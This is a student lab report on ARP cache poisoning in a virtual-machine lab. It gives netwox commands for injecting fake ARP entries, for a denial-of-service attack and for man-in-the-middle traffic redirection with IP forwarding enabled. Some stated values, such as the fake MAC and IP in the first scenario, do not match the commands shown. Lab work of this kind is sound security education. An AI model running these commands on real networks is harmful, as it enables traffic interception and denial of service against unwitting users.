ARP CACHE POISONING ATTACKS

Name	:	Zeeshan Nawaz
Roll no	:	122
Department	:	IT (B)
Subject	:	Data and Network Security


attacker is VM2 ip is 10.0.2.5
victum is VM3 ip is 10.0.2.6
client is VM4 ip is 10.0.2.7

Scenario 1: Cache Poisoning - Add a Non-existent MAC and IP Address

Before attack my Victum arp cache only 3 adddres and after attack arp cache has fake MAC (0:a:a:a:a:a) and IP (192.168.181.199). Added

COMMAND:

sudo netwox 72 -i "10.0.2.6" -d "enp0s3" -E 0:b:a:a:d:b -I 1.2.3.4





Scenario 2: DoS Attack - Associate Non-existent MAC to an existing IP Address

Before attack my victim arp cache attacker ip is (10.0.2.5) mac address is (08:00:27:ae:ca:48) and after attack mac address change to (1:b:b:b:b:b)

COMMAND:

sudo netwox 72 -i "10.0.2.6" -d "enp0s3" -E 1:b:b:b:b:b -I 10.0.2.5





Scenario 3: Traffic Redirection - Redirect all traffic between VM2 & VM3 to Attacker Machine

To do this attack first enabel the ip forwearding in attacker machine by using this command

COMMAND:
sudo sysctl -w net.ipv4.ip_forward=1

In this attack ips are victom and client but the mac address is the attacker

COMMAND:
sudo netwox 72 -i "10.0.2.6" -d "enp0s3" -E 08:00:27:ae:ca:48 -I 10.0.2.7
sudo netwox 72 -i "10.0.2.7" -d "enp0s3" -E 08:00:27:ae:ca:48 -I 10.0.2.6

After the command run visualized on wireshark